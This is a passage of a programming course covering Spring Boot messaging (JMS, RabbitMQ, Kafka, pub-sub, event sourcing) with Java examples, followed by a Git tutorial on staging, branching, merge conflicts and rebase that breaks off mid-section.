package com.example.order.dto;

import java.io.Serializable;

public class OrderMessage implements Serializable {
    private Long orderId;
```

```

private String customerName;
private Double amount;

// Constructors
public OrderMessage() {}

public OrderMessage(Long orderId, String customerName, Double amount) {
    this.orderId = orderId;
    this.customerName = customerName;
    this.amount = amount;
}

// Getters and Setters
public Long getOrderId() { return orderId; }
public void setOrderId(Long orderId) { this.orderId = orderId; }

public String getCustomerName() { return customerName; }
public void setCustomerName(String customerName) { this.customerName = customerName; }

public Double getAmount() { return amount; }
public void setAmount(Double amount) { this.amount = amount; }

@Override
public String toString() {
    return "OrderMessage{orderId=" + orderId + ", customer=" + customerName +
", amount=" + amount + "}";
}
}

```

### **OrderProducer.java:**

```

package com.example.order.messaging;

import com.example.order.dto.OrderMessage;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.jms.core.JmsTemplate;
import org.springframework.stereotype.Component;

@Component
public class OrderProducer {

    private static final String ORDER_QUEUE = "order.queue";

    @Autowired
    private JmsTemplate jmsTemplate;

    public void sendOrder(OrderMessage message) {
        System.out.println("Sending message: " + message);
        jmsTemplate.convertAndSend(ORDER_QUEUE, message);
        System.out.println("Message sent successfully");
    }
}

```

```
}
```

### Explanation:

- **JmsTemplate**: Spring's helper class for sending JMS messages
- **convertAndSend()**: Converts Java object to message and sends it
- **ORDER\_QUEUE**: Destination queue name

### Step 4: Create Message Consumer

#### OrderConsumer.java:

```
package com.example.order.messaging;

import com.example.order.dto.OrderMessage;
import org.springframework.jms.annotation.JmsListener;
import org.springframework.stereotype.Component;

@Component
public class OrderConsumer {

    @JmsListener(destination = "order.queue")
    public void receiveOrder(OrderMessage message) {
        System.out.println("Received message: " + message);

        // Process the order
        processOrder(message);
    }

    private void processOrder(OrderMessage message) {
        // Business logic here
        System.out.println("Processing order: " + message.getOrderId());

        // Simulate processing time
        try {
            Thread.sleep(2000);
        } catch (InterruptedException e) {
            Thread.currentThread().interrupt();
        }

        System.out.println("Order processed successfully");
    }
}
```

### Explanation:

- **@JmsListener**: Marks this method as a message consumer
- **destination**: Queue or topic name to listen to
- Method automatically called when messages arrive

## Step 5: Enable JMS

### Application.java:

```
package com.example.order;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.jms.annotation.EnableJms;

@SpringBootApplication
@EnableJms // Enable JMS support
public class OrderApplication {
    public static void main(String[] args) {
        SpringApplication.run(OrderApplication.class, args);
    }
}
```

## Step 6: Use in Controller

### OrderController.java:

```
package com.example.order.controller;

import com.example.order.dto.OrderMessage;
import com.example.order.messaging.OrderProducer;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.*;

@RestController
@RequestMapping("/api/orders")
public class OrderController {

    @Autowired
    private OrderProducer orderProducer;

    @PostMapping
    public String createOrder(@RequestBody OrderMessage order) {
        // Send message to queue
        orderProducer.sendOrder(order);

        // Return immediately (non-blocking)
        return "Order received and queued for processing";
    }
}
```

## Testing:

```
curl -X POST http://localhost:8080/api/orders \
-H "Content-Type: application/json" \
```

```
-d '{"orderId": 1, "customerName": "John", "amount": 99.99}'
```

## Output:

```
Sending message: OrderMessage{orderId=1, customer=John, amount=99.99}
Message sent successfully
Received message: OrderMessage{orderId=1, customer=John, amount=99.99}
Processing order: 1
Order processed successfully
```

## Introduction to Message Brokers

A **Message Broker** is middleware that translates messages between applications. It stores, routes, and delivers messages.

### Why Use a Message Broker?

#### Without Message Broker:

```
Service A → Service B
```

- If Service B is down, messages are lost
- If Service B is slow, Service A is blocked

#### With Message Broker:

```
Service A → Message Broker → Service B
```

- Messages stored until Service B is ready
- Service A continues immediately
- Multiple consumers can process messages

### Popular Message Brokers:

#### 1. RabbitMQ

- Supports multiple protocols (AMQP, MQTT, STOMP)
- Flexible routing
- Easy to set up
- Good for complex routing scenarios

#### 2. Apache Kafka

- High throughput
- Distributed and fault-tolerant
- Message persistence

- Good for event streaming and big data

### 3. ActiveMQ

- Java-based
  - Supports JMS
  - Easy integration with Spring
  - Good for traditional enterprise applications
- 

### RabbitMQ Basics

**RabbitMQ** is a popular open-source message broker that implements AMQP (Advanced Message Queuing Protocol).

#### Core Concepts:

##### 1. Producer

Sends messages to an exchange.

##### 2. Exchange

Routes messages to queues based on routing rules. Types:

- **Direct:** Routes to queue with exact routing key match
- **Fanout:** Routes to all bound queues (broadcast)
- **Topic:** Routes based on pattern matching
- **Headers:** Routes based on message headers

##### 3. Queue

Stores messages until consumed.

##### 4. Consumer

Receives messages from queues.

##### 5. Binding

Link between exchange and queue with routing rules.

#### Message Flow:

```
Producer → Exchange → (Binding/Routing) → Queue → Consumer
```

### Setting Up RabbitMQ with Spring Boot:

#### Step 1: Add Dependency

##### pom.xml:

```
<dependency>
<groupId>org.springframework.boot</groupId>
```

```
<artifactId>spring-boot-starter-amqp</artifactId>
</dependency>
```

## Step 2: Configuration

### application.properties:

```
spring.rabbitmq.host=localhost
spring.rabbitmq.port=5672
spring.rabbitmq.username=guest
spring.rabbitmq.password=guest
```

### RabbitMQConfig.java:

```
package com.example.order.config;

import org.springframework.amqp.core.*;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

@Configuration
public class RabbitMQConfig {

    public static final String ORDER_QUEUE = "order.queue";
    public static final String ORDER_EXCHANGE = "order.exchange";
    public static final String ROUTING_KEY = "order.routingkey";

    @Bean
    public Queue orderQueue() {
        return new Queue(ORDER_QUEUE, true); // durable = true
    }

    @Bean
    public DirectExchange orderExchange() {
        return new DirectExchange(ORDER_EXCHANGE);
    }

    @Bean
    public Binding binding(Queue orderQueue, DirectExchange orderExchange) {
        return BindingBuilder.bind(orderQueue)
            .to(orderExchange)
            .with(ROUTING_KEY);
    }
}
```

## Step 3: Producer

### OrderProducer.java:

```

package com.example.order.messaging;

import com.example.order.config.RabbitMQConfig;
import com.example.order.dto.OrderMessage;
import org.springframework.amqp.rabbit.core.RabbitTemplate;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.stereotype.Component;

@Component
public class OrderProducer {

    @Autowired
    private RabbitTemplate rabbitTemplate;

    public void sendOrder(OrderMessage message) {
        System.out.println("Sending to RabbitMQ: " + message);
        rabbitTemplate.convertAndSend(
            RabbitMQConfig.ORDER_EXCHANGE,
            RabbitMQConfig.ROUTING_KEY,
            message
        );
        System.out.println("Message sent to RabbitMQ");
    }
}

```

#### Step 4: Consumer

##### **OrderConsumer.java:**

```

package com.example.order.messaging;

import com.example.order.config.RabbitMQConfig;
import com.example.order.dto.OrderMessage;
import org.springframework.amqp.rabbit.annotation.RabbitListener;
import org.springframework.stereotype.Component;

@Component
public class OrderConsumer {

    @RabbitListener(queues = RabbitMQConfig.ORDER_QUEUE)
    public void receiveOrder(OrderMessage message) {
        System.out.println("Received from RabbitMQ: " + message);
        processOrder(message);
    }

    private void processOrder(OrderMessage message) {
        System.out.println("Processing order: " + message.getOrderId());
        // Business logic here
    }
}

```

---

## Apache Kafka Basics

**Kafka** is a distributed event streaming platform designed for high-throughput, fault-tolerant messaging.

### Core Concepts:

#### 1. Topic

A category or feed name to which messages are published. Like a folder in a file system.

#### 2. Partition

Topics are split into partitions for scalability and parallel processing.

#### 3. Producer

Publishes messages to topics.

#### 4. Consumer

Subscribes to topics and processes messages.

#### 5. Consumer Group

Multiple consumers work together to process messages from a topic. Each message is processed by only one consumer in the group.

#### 6. Broker

Kafka server that stores data and serves clients.

### Key Differences from RabbitMQ:

Feature	RabbitMQ	Kafka
Purpose	Message broker	Event streaming
Persistence	Optional	Always persistent
Message Retention	Until consumed	Configurable time period
Throughput	Lower	Very high
Use Case	Complex routing	Event logs, streaming

### Publish-Subscribe Pattern

The **Pub-Sub pattern** allows multiple consumers to receive the same message. One publisher sends messages, and all subscribers receive them.

### Example: Notification System

When an order is created, multiple services need to know:

- **Email Service:** Send confirmation email
- **SMS Service:** Send SMS notification
- **Analytics Service:** Track order metrics
- **Inventory Service:** Update stock

### Using Topic (Pub-Sub):

## RabbitMQ Fanout Exchange:

```
@Configuration
public class RabbitMQConfig {

    public static final String ORDER_TOPIC = "order.topic";
    public static final String EMAIL_QUEUE = "email.queue";
    public static final String SMS_QUEUE = "sms.queue";
    public static final String ANALYTICS_QUEUE = "analytics.queue";

    @Bean
    public FanoutExchange orderTopic() {
        return new FanoutExchange(ORDER_TOPIC);
    }

    @Bean
    public Queue emailQueue() {
        return new Queue(EMAIL_QUEUE);
    }

    @Bean
    public Queue smsQueue() {
        return new Queue(SMS_QUEUE);
    }

    @Bean
    public Queue analyticsQueue() {
        return new Queue(ANALYTICS_QUEUE);
    }

    @Bean
    public Binding emailBinding(Queue emailQueue, FanoutExchange orderTopic) {
        return BindingBuilder.bind(emailQueue).to(orderTopic);
    }

    @Bean
    public Binding smsBinding(Queue smsQueue, FanoutExchange orderTopic) {
        return BindingBuilder.bind(smsQueue).to(orderTopic);
    }

    @Bean
    public Binding analyticsBinding(Queue analyticsQueue, FanoutExchange
orderTopic) {
        return BindingBuilder.bind(analyticsQueue).to(orderTopic);
    }
}
```

## Publisher:

```
@Component
public class OrderEventPublisher {
```

```

@Autowired
private RabbitTemplate rabbitTemplate;

public void publishOrderCreated(OrderMessage order) {
    rabbitTemplate.convertAndSend("order.topic", "", order);
    // All bound queues receive the message
}
}

```

## Subscribers:

```

// Email Service
@Component
public class EmailConsumer {
    @RabbitListener(queues = "email.queue")
    public void handleOrderCreated(OrderMessage order) {
        System.out.println("Sending email for order: " + order.getOrderId());
    }
}

// SMS Service
@Component
public class SMSConsumer {
    @RabbitListener(queues = "sms.queue")
    public void handleOrderCreated(OrderMessage order) {
        System.out.println("Sending SMS for order: " + order.getOrderId());
    }
}

// Analytics Service
@Component
public class AnalyticsConsumer {
    @RabbitListener(queues = "analytics.queue")
    public void handleOrderCreated(OrderMessage order) {
        System.out.println("Recording analytics for order: " +
order.getOrderId());
    }
}

```

All three services receive and process the same message independently!

---

## Event Sourcing Basics

**Event Sourcing** is a pattern where you store the state of your application as a sequence of events rather than just the current state.

### Traditional Approach (State-Based):

```
Database: { orderId: 1, status: "SHIPPED", total: 100 }
```

You only store the current state. Previous states are lost.

### Event Sourcing Approach (Event-Based):

Event Log:

1. OrderCreated { orderId: 1, items: [...], total: 100 }
2. PaymentReceived { orderId: 1, amount: 100 }
3. OrderShipped { orderId: 1, trackingNumber: "ABC123" }

You store every event that happened. Current state is derived by replaying events.

### Benefits:

#### 1. Complete Audit Trail

You have a complete history of all changes.

#### 2. Time Travel

You can reconstruct any past state by replaying events up to that point.

#### 3. Event Replay

You can rebuild your application state from scratch by replaying events.

#### 4. Multiple Views

Different services can create their own views (read models) from the same events.

### Example:

#### OrderEvent.java:

```
public abstract class OrderEvent {  
    private Long orderId;  
    private LocalDateTime timestamp;  
  
    // Getters and Setters  
}  
  
public class OrderCreatedEvent extends OrderEvent {  
    private String customerName;  
    private Double amount;  
}  
  
public class PaymentReceivedEvent extends OrderEvent {  
    private Double amount;  
    private String paymentMethod;  
}  
  
public class OrderShippedEvent extends OrderEvent {
```

```
    private String trackingNumber;  
}
```

### OrderAggregate.java (Current State):

```
public class OrderAggregate {  
    private Long orderId;  
    private String status;  
    private Double amount;  
    private String trackingNumber;  
  
    // Apply events to build current state  
    public void apply(OrderEvent event) {  
        if (event instanceof OrderCreatedEvent) {  
            OrderCreatedEvent e = (OrderCreatedEvent) event;  
            this.orderId = e.getOrderId();  
            this.status = "CREATED";  
            this.amount = e.getAmount();  
        } else if (event instanceof PaymentReceivedEvent) {  
            this.status = "PAID";  
        } else if (event instanceof OrderShippedEvent) {  
            OrderShippedEvent e = (OrderShippedEvent) event;  
            this.status = "SHIPPED";  
            this.trackingNumber = e.getTrackingNumber();  
        }  
    }  
  
    // Rebuild state from event history  
    public static OrderAggregate fromEvents(List<OrderEvent> events) {  
        OrderAggregate order = new OrderAggregate();  
        for (OrderEvent event : events) {  
            order.apply(event);  
        }  
        return order;  
    }  
}
```

### Event Sourcing with Messaging:

Events are published to a message broker (like Kafka), and different services subscribe to events they care about.

```
Order Service → Publishes "OrderCreated" → Kafka  
                                |→ Email Service (sends email)  
                                |→ Inventory Service (updates stock)  
                                |→ Analytics Service (records  
metric)
```

### Summary:

- **Synchronous:** Direct HTTP calls, blocking, tight coupling
  - **Asynchronous:** Message-based, non-blocking, loose coupling
  - **JMS:** Java standard for messaging (queues and topics)
  - **RabbitMQ:** Flexible message broker with complex routing
  - **Kafka:** High-throughput event streaming platform
  - **Pub-Sub:** One message to multiple consumers
  - **Event Sourcing:** Store events, not just current state
- 
- 

## Phase 6: DevOps & Version Control (16 hours)

### Module 6.1: Git Version Control (6 hours)

#### What is Version Control?

Version control is a system that records changes to files over time so you can recall specific versions later. It's like having an unlimited "undo" button for your entire project, with the added benefit of tracking who made what changes and when.

Think of it as a time machine for your code. Every time you save a version (called a "commit"), you create a snapshot of your project at that moment. If something breaks later, you can go back to any previous snapshot.

#### Why Version Control Matters:

- **Collaboration:** Multiple developers can work on the same project simultaneously without overwriting each other's work
  - **History:** See what changed, when it changed, and who changed it
  - **Backup:** Your code is safely stored, even if your computer crashes
  - **Experimentation:** Try new features in separate "branches" without affecting the main code
  - **Rollback:** If a bug is introduced, you can revert to a previous working version
- 

#### Git vs GitHub/GitLab

**Git** is the version control system itself—software you install on your computer to track changes. It works locally on your machine.

**GitHub and GitLab** are web-based platforms that host Git repositories online. They add collaboration features like:

- Remote storage (backup in the cloud)
- Team collaboration tools
- Pull requests for code review
- Issue tracking
- CI/CD integration
- Project management features

**Analogy:** Git is like Microsoft Word (the software), while GitHub/GitLab is like Google Docs (Word in the cloud with collaboration features).

## Key Differences:

- **Git**: Command-line tool, works offline, open-source
  - **GitHub**: Owned by Microsoft, largest community, free for public repos
  - **GitLab**: Open-source platform, stronger CI/CD features, can self-host
- 

## Installing & Configuring Git

### Installation:

#### Windows:

1. Download from [git-scm.com](https://git-scm.com)
2. Run the installer (use default settings)
3. Verify installation:

```
git --version
```

#### macOS:

```
# Using Homebrew
brew install git

# Or install Xcode Command Line Tools
xcode-select --install
```

#### Linux (Ubuntu/Debian):

```
sudo apt update
sudo apt install git
```

### Initial Configuration:

After installation, configure your identity (this information will be attached to your commits):

```
# Set your name
git config --global user.name "Your Name"

# Set your email
git config --global user.email "your.email@example.com"

# Set default branch name to 'main'
git config --global init.defaultBranch main

# Set default editor (optional)
git config --global core.editor "code --wait" # VS Code
```

```
# or  
git config --global core.editor "vim" # Vim  
  
# View your configuration  
git config --list
```

**What `--global` means:** These settings apply to all Git repositories on your computer. Without `--global`, settings only apply to the current repository.

## Git Workflow (Working Directory, Staging, Repository)

Git uses a three-stage workflow. Understanding these stages is crucial for mastering Git.

### The Three Areas:

```
Working Directory → Staging Area → Repository  
(modify)           (stage)          (commit)
```

#### 1. Working Directory (Also called "Working Tree"):

- This is your project folder where you actually work on files
- Files here are either tracked (Git knows about them) or untracked (new files)
- When you edit a file, Git notices the change but doesn't do anything yet

#### 2. Staging Area (Also called "Index"):

- A holding area for changes you want to include in your next commit
- You explicitly tell Git which changes to stage using `git add`
- This gives you control over what goes into each commit
- Like packing a box before shipping—you choose exactly what goes in

#### 3. Repository (The `.git` directory):

- The permanent record of your project's history
- When you `git commit`, staged changes are saved as a snapshot
- Each commit has a unique ID (hash) and includes who made it and when

### Example Workflow:

```
# 1. You edit a file in your Working Directory  
echo "Hello World" > hello.txt  
  
# 2. Stage the changes (move to Staging Area)  
git add hello.txt  
  
# 3. Commit the changes (save to Repository)  
git commit -m "Add hello world file"
```

## Why Three Stages?

- **Flexibility:** You can stage some changes but not others from the same file
- **Organization:** Group related changes into logical commits
- **Review:** Check what you're about to commit before making it permanent

## Visual Example:

Working Directory:	hello.txt (edited)
	goodbye.txt (edited)
	↓ (git add hello.txt)
Staging Area:	hello.txt (ready to commit)
	↓ (git commit)
Repository:	hello.txt (permanently saved)

Note: goodbye.txt is still in Working Directory (unstaged)

---

## Basic Commands (`init`, `clone`, `add`, `commit`, `status`, `log`)

### 1. `git init` - Initialize a New Repository

Creates a new Git repository in your current folder.

```
# Navigate to your project folder
cd my-project

# Initialize Git
git init
```

**What it does:** Creates a hidden `.git` folder that stores all Git metadata and history.

**When to use:** Starting a brand new project from scratch.

---

### 2. `git clone` - Copy an Existing Repository

Downloads a repository from a remote location (like GitHub) to your computer.

```
# Clone a repository
git clone https://github.com/username/repo-name.git

# Clone into a specific folder
git clone https://github.com/username/repo-name.git my-folder

# Clone a specific branch
git clone -b branch-name https://github.com/username/repo-name.git
```

**What it does:**

- Creates a new folder with the project name
- Downloads all files and complete history
- Sets up a connection to the remote repository

**When to use:** Starting work on an existing project or contributing to open-source.

---

### 3. **git add - Stage Changes**

Tells Git which changes to include in the next commit.

```
# Stage a specific file  
git add filename.txt  
  
# Stage multiple files  
git add file1.txt file2.txt file3.txt  
  
# Stage all changes in current directory  
git add .  
  
# Stage all changes in entire project  
git add -A  
  
# Stage all modified files (not new files)  
git add -u  
  
# Stage parts of a file interactively  
git add -p filename.txt
```

#### Common Scenarios:

```
# You created a new file  
git add newfile.txt  
  
# You modified an existing file  
git add modified.txt  
  
# You deleted a file  
git add deleted.txt # Yes, even deletions are "added" to staging
```

---

### 4. **git commit - Save Changes Permanently**

Creates a permanent snapshot of staged changes.

```
# Commit with a message  
git commit -m "Add user login feature"  
  
# Commit with a detailed message (opens editor)  
git commit
```

```
# Commit all modified files (skip staging)
git commit -am "Quick fix for bug #123"

# Amend the last commit (change message or add forgotten files)
git add forgotten-file.txt
git commit --amend -m "Updated commit message"
```

## Writing Good Commit Messages:

```
# Bad examples
git commit -m "fixed stuff"
git commit -m "asdfasdf"
git commit -m "changes"

# Good examples
git commit -m "Fix null pointer exception in user service"
git commit -m "Add validation for email format"
git commit -m "Refactor database connection pooling"
```

## Best Practices:

- Use present tense ("Add feature" not "Added feature")
- Be specific and descriptive
- Keep the first line under 50 characters
- If needed, add a detailed description after a blank line

## 5. git status - Check Current State

Shows which files have changes and what's staged.

```
git status

# Shorter, more concise output
git status -s
```

## Sample Output Explained:

On branch main	← Current branch
Your branch is up to date	← Sync status with remote
Changes to be committed:	← Staged changes (ready to commit)
modified: hello.txt	
Changes not staged <b>for</b> commit:	← Modified but not staged
modified: goodbye.txt	

```
Untracked files:  
  newfile.txt
```

← New files Git doesn't know about

### Status Flags in Short Format:

```
git status -s  
M hello.txt      ← Modified but not staged (red M)  
M goodbye.txt    ← Modified and staged (green M)  
?? newfile.txt   ← Untracked file  
A added.txt      ← New file staged  
D deleted.txt    ← Deleted and staged
```

## 6. **git log** - View Commit History

Shows the history of commits.

```
# Basic log  
git log  
  
# Compact one-line format  
git log --oneline  
  
# Show last 5 commits  
git log -5  
  
# Show commits with file changes  
git log --stat  
  
# Show commits with actual code changes  
git log -p  
  
# Show visual branch graph  
git log --oneline --graph --all  
  
# Show commits by specific author  
git log --author="John Doe"  
  
# Show commits in date range  
git log --since="2 weeks ago"  
git log --after="2024-01-01" --before="2024-12-31"  
  
# Search commit messages  
git log --grep="bug fix"
```

### Sample Output Explained:

```
commit a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0 ← Commit hash (unique ID)
Author: John Doe <john@example.com> ← Who made the commit
Date:   Mon Dec 6 10:30:00 2024 +0000 ← When it was made

Add user authentication feature ← Commit message
```

## Practical Examples:

```
# View what changed in a specific commit
git show a1b2c3d

# Compare two commits
git diff a1b2c3d b2c3d4e

# Find when a bug was introduced
git log --all --grep="payment"
```

## Complete Workflow Example:

Here's a typical daily workflow:

```
# 1. Start a new project
mkdir my-app
cd my-app
git init

# 2. Create some files
echo "# My App" > README.md
echo "console.log('Hello');" > app.js

# 3. Check status
git status
# Shows: Untracked files: README.md, app.js

# 4. Stage the files
git add README.md app.js

# 5. Check status again
git status
# Shows: Changes to be committed: new file: README.md, new file: app.js

# 6. Commit the changes
git commit -m "Initial commit with README and app.js"

# 7. Make some changes
echo "## Features" >> README.md

# 8. Check what changed
```

```
git status
# Shows: modified: README.md

git diff README.md
# Shows exactly what lines changed

# 9. Stage and commit
git add README.md
git commit -m "Add features section to README"

# 10. View history
git log --oneline
# Shows:
# b2c3d4e Add features section to README
# a1b2c3d Initial commit with README and app.js
```

---

## Branching & Merging

Branches are one of Git's most powerful features. They let you work on different versions of your project simultaneously without interfering with each other.

### What is a Branch?

A branch is an independent line of development. Think of it as a parallel universe for your code where you can experiment without affecting the main project.

### The Default Branch:

- When you initialize a repository, Git creates a default branch (usually called `main` or `master`)
- This is typically the stable, production-ready version of your code

### Why Use Branches?

- **Feature Development:** Build new features without affecting working code
- **Bug Fixes:** Fix issues in isolation
- **Experimentation:** Try new ideas safely
- **Collaboration:** Multiple team members work on different features simultaneously
- **Releases:** Maintain different versions of your software

---

### Branch Commands:

```
# List all branches (* indicates current branch)
git branch

# List all branches including remote
git branch -a

# Create a new branch
git branch feature-login
```

```
# Switch to a branch
git checkout feature-login

# Create and switch in one command
git checkout -b feature-signup

# Modern way to switch branches (Git 2.23+)
git switch feature-login

# Create and switch (modern syntax)
git switch -c feature-payment

# Rename current branch
git branch -m new-name

# Rename a different branch
git branch -m old-name new-name

# Delete a branch (safe - only if merged)
git branch -d feature-login

# Force delete a branch (even if not merged)
git branch -D feature-login

# Delete a remote branch
git push origin --delete feature-login
```

---

## Branching Workflow Example:

```
# You're on the main branch
git branch
# * main

# Create a feature branch
git checkout -b feature-user-profile

# Make some changes
echo "class UserProfile { }" > UserProfile.java
git add UserProfile.java
git commit -m "Add UserProfile class"

# Make more changes
echo "// Add methods" >> UserProfile.java
git add UserProfile.java
git commit -m "Add methods to UserProfile"

# Switch back to main
git checkout main

# Notice UserProfile.java is gone! It's in the feature branch
ls
# UserProfile.java doesn't exist here
```

```
# Switch back to feature branch  
git checkout feature-user-profile  
ls  
# UserProfile.java is back!
```

## Merging Branches

Once you've finished work on a branch, you merge it back into the main branch.

### Fast-Forward Merge:

When the main branch hasn't changed since you created your feature branch, Git simply moves the main branch pointer forward.

```
# On main branch  
git checkout main  
  
# Merge feature branch  
git merge feature-user-profile  
  
# Output: "Fast-forward"  
# This means main simply caught up to feature-user-profile
```

### Diagram:

Before merge:

```
main:   A---B  
        \  
feature: C---D
```

After fast-forward merge:

```
main:   A---B---C---D
```

### Three-Way Merge:

When both branches have new commits, Git creates a merge commit that combines changes.

```
# On main branch (which has new commits)  
git checkout main  
  
# Merge feature branch  
git merge feature-user-profile  
  
# Git opens editor for merge commit message  
# Save and close to complete merge
```

### Diagram:

```

Before merge:
main:   A---B---E---F
          \
feature:    C---D

After three-way merge:
main:   A---B---E---F---M
          \       /
feature:    C-----D

M = merge commit combining changes from both branches

```

### Merge Commands:

```

# Merge a branch into current branch
git merge branch-name

# Merge with a custom message
git merge branch-name -m "Merge feature-user-profile into main"

# Merge without fast-forward (always create merge commit)
git merge --no-ff branch-name

# Abort a merge if conflicts seem too complex
git merge --abort

# See what's been merged into current branch
git branch --merged

# See what hasn't been merged
git branch --no-merged

```

---

### Complete Branching Example:

```

# Start on main
git checkout main
git log --oneline
# a1b2c3d Initial commit

# Create feature branch
git checkout -b feature-authentication

# Work on feature
echo "class AuthService { }" > AuthService.java
git add AuthService.java
git commit -m "Add AuthService"

echo "class User { }" > User.java

```

```

git add User.java
git commit -m "Add User model"

# View commits on this branch
git log --oneline
# c3d4e5f Add User model
# b2c3d4e Add AuthService
# a1b2c3d Initial commit

# Switch back to main
git checkout main

# Merge the feature
git merge feature-authentication
# Fast-forward merge

# Verify the merge
git log --oneline
# c3d4e5f Add User model
# b2c3d4e Add AuthService
# a1b2c3d Initial commit

# Delete the feature branch (no longer needed)
git branch -d feature-authentication

```

## Common Branching Strategies:

### 1. Feature Branch Workflow:

```

main           ← Stable production code
└── feature-1 ← New feature
    └── feature-2 ← Another feature
        └── bugfix-1 ← Bug fix

```

### 2. Git Flow:

```

main           ← Production releases only
└── develop    ← Active development
    ├── feature-1
    └── feature-2
└── release    ← Preparing for release
└── hotfix     ← Emergency production fixes

```

### 3. GitHub Flow (Simpler):

```

main           ← Always deployable
└── feature-1

```

```
└── feature-2
    └── bugfix-1
```

For beginners, Feature Branch Workflow or GitHub Flow are recommended.

## Merge Conflicts Resolution

A merge conflict occurs when Git can't automatically merge changes because the same part of a file was modified differently in both branches.

### When Conflicts Happen:

- Two branches modify the same line in a file
- One branch deletes a file while another modifies it
- Two branches create different files with the same name

### Example Conflict Scenario:

```
# On main branch
echo "Hello World" > greeting.txt
git add greeting.txt
git commit -m "Add greeting"

# Create feature branch
git checkout -b feature-spanish

# Modify the file
echo "Hola Mundo" > greeting.txt
git add greeting.txt
git commit -m "Change to Spanish"

# Switch back to main
git checkout main

# Modify the same file differently
echo "Bonjour Monde" > greeting.txt
git add greeting.txt
git commit -m "Change to French"

# Try to merge feature branch
git merge feature-spanish
# CONFLICT! Git doesn't know which version to keep
```

### Conflict Markers:

When a conflict occurs, Git adds special markers to the file:

```
<<<<< HEAD
Bonjour Monde
=====
```

```
Hola Mundo  
>>>>> feature-spanish
```

### Explanation:

- <<<<< HEAD: Start of your current branch's version
- ======: Separator between versions
- >>>>> feature-spanish: End of the incoming branch's version

### Resolving Conflicts Step-by-Step:

#### Step 1: Identify Conflicts

```
git status  
# Shows: both modified: greeting.txt
```

#### Step 2: Open the File

```
<<<<< HEAD  
Bonjour Monde  
=====  
Hola Mundo  
>>>>> feature-spanish
```

#### Step 3: Decide What to Keep

You have three options:

##### Option A: Keep your version (HEAD)

```
Bonjour Monde
```

##### Option B: Keep their version (incoming branch)

```
Hola Mundo
```

##### Option C: Keep both or create a new version

```
Hello World - Hola Mundo - Bonjour Monde
```

#### Step 4: Remove Conflict Markers

Edit the file to remove <<<<<, =====, and >>>>> lines.

### Step 5: Stage the Resolved File

```
git add greeting.txt
```

### Step 6: Complete the Merge

```
git commit -m "Resolve conflict in greeting.txt"  
# Or simply  
git commit  
# Git will use a default merge message
```

---

## Conflict Resolution Tools:

### Using Git's Merge Tool:

```
# Open configured merge tool  
git mergetool  
  
# Common merge tools: vimdiff, meld, kdiff3, opendiff, p4merge
```

### Using VS Code:

When you open a conflicted file in VS Code, you'll see:

- "Accept Current Change" (your version)
- "Accept Incoming Change" (their version)
- "Accept Both Changes"
- "Compare Changes"

### Command Line Shortcuts:

```
# Take all changes from current branch  
git checkout --ours filename  
  
# Take all changes from incoming branch  
git checkout --theirs filename  
  
# Abort the merge  
git merge --abort
```

---

## Real-World Conflict Example:

```

<<<<< HEAD
public class UserService {
    public void saveUser(User user) {
        database.insert(user);
        logger.info("User saved");
    }
}
=====
public class UserService {
    public void saveUser(User user) {
        validateUser(user);
        database.save(user);
    }
}
>>>>> feature-validation

```

### Resolution (combining both improvements):

```

public class UserService {
    public void saveUser(User user) {
        validateUser(user);
        database.save(user);
        logger.info("User saved");
    }
}

```

### Preventing Conflicts:

1. **Pull frequently:** Keep your branch updated

```
git pull origin main
```

2. **Make small commits:** Easier to resolve if conflicts occur
3. **Communicate:** Let team know what files you're working on
4. **Use feature branches:** Isolate changes
5. **Merge main into your branch regularly:**

```

git checkout feature-branch
git merge main
# Resolve conflicts in feature branch, not main

```

## Rebase vs Merge

Both `rebase` and `merge` integrate changes from one branch into another, but they do it differently.

### Merge:

Creates a new "merge commit" that combines histories of both branches.

### Diagram:

```
Before:  
main: A---B---C  
      \  
feature: D---E  
  
After merge:  
main: A---B---C-----M  
      \         /  
feature: D-----E
```

### Rebase:

Moves your branch's commits to start from the tip of another branch, creating a linear history.

### Diagram:

```
Before:  
main: A---B---C  
      \  
feature: D---E  
  
After rebase:  
main: A---B---C  
      \  
feature: D'---E'  
  
(D' and E' are new commits with same changes but different IDs)
```

---

## Merge vs Rebase Commands:

### Merge:

```
git checkout main  
git merge feature-branch
```

### Rebase:

```
git checkout feature-branch  
git rebase main  
# Then:  
git checkout main  
git merge feature-branch # This will be a fast-forward
```

---

## When to Use Each:

### Use Merge When:

- Working on a public/shared branch
- You want to preserve complete history
- You want to see when branches were integrated
- Team uses merge-based workflow

### Use Rebase When:

- Cleaning up local commits before pushing
- You want a linear, clean history
- Working on a private feature branch
- Catching up with main branch changes

---

## The Golden Rule of Rebase:

**Never rebase commits that have been pushed to a public repository and that other people might have based work on.**

Why? Rebasing rewrites history by creating new commits. If others have based work on your old commits, their history will be broken.

---

## Interactive Rebase:

Rebase has a powerful interactive mode for cleaning up commits:

```
git rebase -i HEAD~3 # Rebase last 3 commits
```

---

## This opens an editor:

```
pick a1b2c3d Add feature A  
pick b2c3d4e Fix typo  
pick c3d4e5f Add feature B  
  
# Commands:  
# p, pick = use commit  
# r, reword = use commit, but edit message  
# e, edit = use commit, but stop for amending  
# s, squash = meld into previous commit
```

```
# f, fixup = like squash, but discard commit message  
# d, drop = remove commit
```

## Common Interactive Rebase Tasks:

### 1. Squash multiple commits into one:

```
pick a1b2c3d Add feature A  
squash b2c3d4e Fix typo  
squash c3d4e5f Fix another typo
```

Result: One commit with all changes

### 2. Reword commit message:

```
reword a1b2c3d Add feature A
```

### 3. Reorder commits:

```
pick c3d4e5f Add feature B  
pick a1b2c3d Add feature A
```

### 4. Drop a commit:

```
drop b2c3d4e Fix typo
```

## Practical Rebase Example:

```
# You have messy commits  
git log --oneline  
# c3d4e5f Fix typo again  
# b2c3d4e Fix typo  
# a1b2c3d Add authentication feature  
  
# Clean up with interactive rebase  
git rebase -i HEAD~3  
  
# In editor, squash the fixes:  
pick a1b2c3d Add authentication feature  
fixup b2c3d4e Fix typo  
fixup c3d4e5f Fix typo again  
  
# Save and close
```

```
# Result:  
git log --oneline  
# d4e5f6g Add authentication feature
```

---

## Rebase Conflicts:

If conflicts occur during rebase:

```
# Resolve the conflict in the file  
# Then:  
git add conflicted-file.txt  
